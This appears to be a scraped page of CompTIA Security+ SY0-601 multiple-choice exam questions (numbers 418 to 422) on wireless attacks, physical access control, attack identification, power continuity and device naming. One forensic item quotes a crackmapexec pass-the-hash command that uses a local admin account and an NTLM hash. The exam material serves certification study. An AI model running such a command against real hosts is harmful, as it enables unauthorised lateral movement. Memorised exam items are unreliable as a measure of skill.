
A. Another customer has configured a rogue access point.

B. The coffee shop network is using multiple frequencies.

C. A denial-of-service attack by disassociation is occurring.

D. An evil twin access point is being utilized.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 418

Topic #: 1

[All SY0-601 Questions]


Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?

A. A biometric scanner

B. A smart card reader

C. A PKI token

D. A PIN pad



Actual exam question from CompTIA's SY0-601

Question #: 419

Topic #: 1

[All SY0-601 Questions]

During a forensic investigation, a security analyst discovered that the following command was run on a compromised host:

```
crackmapexec smb 192.168.10.232 -u localadmin -H 0A3CE8D07A46E5C51070F03593E0A5E6
```

Which of the following attacks occurred?

A. Buffer overflow

B. Pass the hash

C. SQL injection

D. Replay attack

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 420

Topic #: 1

[All SY0-601 Questions]

A company is moving to new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?


A. Maintaining a standby, gas-powered generator

B. Using large surge suppressors on computer equipment

C. Configuring managed PDUs to monitor power levels

D. Deploying an appropriately sized, network-connected UPS device

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 421

Topic #: 1

[All SY0-601 Questions]


Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?

A. IP schema

B. Application baseline configuration

C. Standard naming convention policy

D. Wireless LAN and network perimeter diagram



Actual exam question from CompTIA's SY0-601
Question #: 422
Topic #: 1
[All SY0-601 Questions]

